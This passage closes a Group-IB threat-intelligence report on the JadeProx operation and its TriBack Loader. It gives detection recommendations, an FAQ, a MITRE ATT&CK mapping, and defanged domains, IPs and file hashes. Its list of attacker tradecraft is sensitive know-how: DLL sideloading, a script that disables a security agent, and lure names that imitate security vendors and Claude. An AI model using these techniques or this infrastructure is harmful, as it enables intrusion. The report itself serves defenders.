Attribution sits firmly in the China-nexus ecosystem as TTP overlaps with multiple such groups consistent with the shared model well-documented across Chinese APT clusters. We track this separately as JadeProx and the loader as TriBack Loader.

Recommendations

- Block all listed network IOCs (domains, IPs) at the perimeter and DNS layer.
- Hunt for `_CL_#####` nested folder paths in email gateway archives and endpoint telemetry.
- Check for `~del.vbs.bat` double-extension artifact in temp directories.
- Flag signed vendor binaries launching from user-writable or temp directories, especially when a `.dat` or `.log` companion file is present in the same folder.
- Review Startup folder entries for any executable co-located with an encrypted companion file regardless of filename.
- Search for any of the identified loader DLLs in Windows Startup folder paths and legitimate binaries like `hostfxr.dll`, `avk.dll`, and `MpClient.dll` that have no reason to appear there.
- Prioritize patching Java-based applications exposed to the internet not just web app CVEs, and anything with an unpatched CVSS 9.8 CVE on a public-facing application.
- Block or alert on MSI files that install to the Windows Startup folder via VBScript custom actions.
- Deploying an advanced [Threat Intelligence](#) solution can enhance your organization’s security teams with insights into emerging cyber threats, allowing you to identify potential risks sooner and implement defences proactively.

Frequently Asked Questions (FAQ)

1. What is a Loader?

arrow_drop_down

A **loader** in cybersecurity is a specialized malware component designed to deliver, decrypt, and execute secondary payloads (such as backdoors, Command and Control beacons, or shellcode) directly into memory on a targeted system.

In the context of the JadeProx operation, the loader acts as an initial execution mechanism that decrypts encrypted payload files stored on disk and executes them stealthily using legitimate Win32 callback APIs to evade detection by Endpoint Detection and Response (EDR) software.

2. What are the characteristics of the TriBack Loader?

arrow_drop_down

TriBack Loader is a custom loader identified by Group-IB that exhibits the following key characteristics: a three-file triad structure, DLL sideloading, two-stage decryption, Win32 Callback API execution, minimal host footprint, and payload delivery of secondary threats such as the AdaptixC2 beacon framework and the Beagle backdoor.

3. What are the variants of TriBack Loader?

arrow_drop_down

The investigation identified **four variants** of TriBack Loader, distinguished by their signed host binaries, callback mechanisms, and targeted execution methods:

- Variant 1 (Open Directory Sample)
- Variant 2 (Honduras Targeting Sample)
- Variant 3 (Claude-Pro / G DATA Themed Sample)
- Variant 4 (DeviceSync Sample)

4. How is JadeProx attributed as a China-nexus operation?

arrow_drop_down

Based on extensive tradecraft, infrastructure patterns, tooling, and TTP overlaps across other documented Chinese APT groups:

- JadeProx utilizes a hands-on post-exploitation toolkit widely associated with Chinese-speaking APT groups, including iox, fscan, suo5, Neo-reGeorg, and custom Go-based proxy tools.
- Use of Alibaba Cloud, Alibaba OSS buckets, NameSilo domain registrations, and Cloudflare fronting.
- Use of Chinese-language MSI installers and custom scripts like fuckaliyun.sh, specifically built to disable Alibaba Cloud’s host security monitoring agent.

MITRE ATT&CK

Tactic	ID	Technique	Description
Reconnaissance	T1595.002	Active Scanning: Vulnerability Scanning	Using nuclei to scan targets
Resource Development	T1583.001	Acquire Infrastructure: Domains	Domains under NameSilo
Initial Access	T1190	Exploit Public-Facing Application	Using nuclei to exploit targets
Initial Access	T1566.001	Phishing: Spearphishing Attachment	LNK spearphishing with ZIP + PDF decoy
Execution	T1204.002	User Execution: Malicious File	Malicious file (LNK + MSI)
Execution	T1059.005	Visual Basic	VBS orchestrator
Persistence	T1547.001	Boot or Logon Autostart Execution	Startup folder (VBS drops triad)
Defense Evasion	T1574.001	Hijack Execution Flow: DLL	DLL sideloaded via signed binaries
Defense Evasion	T1036.005	Masquerading: Match Legitimate Name	Match legitimate name (hostfxr.dll, avk.dll, MpClient.dll)
Defense Evasion	T1140	Deobfuscate/Decode	Byte reversal
Defense Evasion	T1218	System Binary Proxy Execution	Legitimate signed MS binary executes DLL

Defense Evasion	T1027.013	Obfuscated Files or Information	Nested “_CL_177387” path, encrypted .log/.dat payloads
Defense Evasion	T1070.004	Indicator Removal: File Deletion	Self-deletion via batch relay
Command & Control	T1071.001	Application Layer Protocol: Web Protocols	HTTP C2 for AdaptixC2
Command & Control	T1090.001	Internal Proxy	Via iox, suo5, Neo-reGeorg, sock5-proxy
Command & Control	T1573.001	Encrypted Channel	C2 communication

Indicators of Compromise (IOCs)

Network IOCs

- 43.106.71[.]28:8000
- 8.217.190[.]58
- sylverixstrategy[.]com
- gouvvo[.]top
- license.claude-pro[.]com
- vertextrust-advisors[.]com
- update-trellix[.]com
- update-crowdstrike[.]com
- update-sentinelone[.]com
- dlrz-web.oss-cn-beijing.aliyuncs[.]com

File Hashes

Windows

bb5c88de9e04e6306260b9f3a4498933	Estado de Cuenta.zip
35cdbf8a16da1245d574a0365cb87287	Estado de Cuenta.lnk
0e6d22c2a81d29b1f9d8395d44e19e53	script.vbs
d99392248bdd7e351e63ead6733638ba	hostfxr.dll
df1f03a2534480a4838f62339bcb90d8	hostfxr.dll
7840f30b395fac347f85b38633c2d08d	bjh.zip
9e01bf0e28c86435cfb1afaef44238e9	ServiceHub.DataWarehouseHost.exe.log
5222a31cf24f9f57ae3d1831f264a983	ServiceHub.DataWarehouseHost.exe.dat
fef1d3cb35129ad25d95e279565b9001 f2ce6fe8b52dfbacfee482a48f4ae972	Claude-Pro-Relay-Technical-Overview.zip
c1f45a0609c5c1bd2c21cad20703f126	Claude-Pro-Relay-Technical-Overview.lnk
a4cdecc57a215243d279cdb065863308	script.dat
bef0b8599d18acf1c74192ae9f198f85	pdf.vbs
88ac1c5fc9ee89491c70ea16131e264a	avk.dll
3fe9c84025f4401f8cd661675642c526	NOVUpdate.exe.dat
c64eda499e2a21ad158841b9dbc7adc9	Claude-Pro-windows-x64.zip
efac43473d7e87ede5176fe01a114abb	Claude.msi
c512adfa8743c3b3c776d4452f00c6c0	Claude.vbs
796f82a4833be330b1e35af63e55b597	GolddTV.msi
4faf4fd91d28e014b4f2362d6a7bb8ac	DeviceSync.zip
3b3dd8f3a5e1ff85c63f2453ad270415	MpClient.dll

Linux

38e317af0fc0efcc88265f243a264542	suo5-linux-amd64
5b75b00a4b4c32b6e213514e80500a65 8002ab4d0cf7e1888ee72de0b9f4282c	linux_amd64
7c84e75817349adcdea9925b86f67670	iox
aedd185b76ccda8d65dbd26204cc0e9a	fuckaliyun.sh
f360afe51b499a036c7be8c0ecc4dc89	neoreg.py
39d4012e49f58092ec5cefed13dbbcfd	dtd
ee5a2cdd4ce6ccb2e9279c9e13e8bd15	nuclei
b8053bcd04ce9d7d19c7f36830a9f26b	fscan / mail.log
0482d6053f96e6bde0a92af25497f3c0	socks5-server

DISCLAIMER: All technical information, including malware analysis, indicators of compromise and infrastructure details provided in this publication, is shared solely for defensive cybersecurity and research purposes. Group-IB does not endorse or permit any unauthorized or offensive use of the information contained herein. The data and conclusions represent Group-IB's analytical assessment based on available evidence and are intended to help organizations detect, prevent, and respond to cyber threats.

Group-IB expressly disclaims liability for any misuse of the information provided. Organizations and readers are encouraged to apply this intelligence responsibly and in compliance with all applicable laws and regulations.

This blog may reference legitimate third-party services such as Alibaba Cloud, Cloudflare, Claude, and others, solely to illustrate cases where threat actors have abused or misused these platforms.

This material is provided for informational purposes, prepared by Group-IB as part of its own analytical investigation, and reflects recently identified threat activity.

All trademarks referenced herein are the property of their respective owners and are used solely for informational purposes, without any implication of affiliation or sponsorship.

Source: <https://www.group-ib.com/blog/jadeprox-china-nexus-triback-loader/>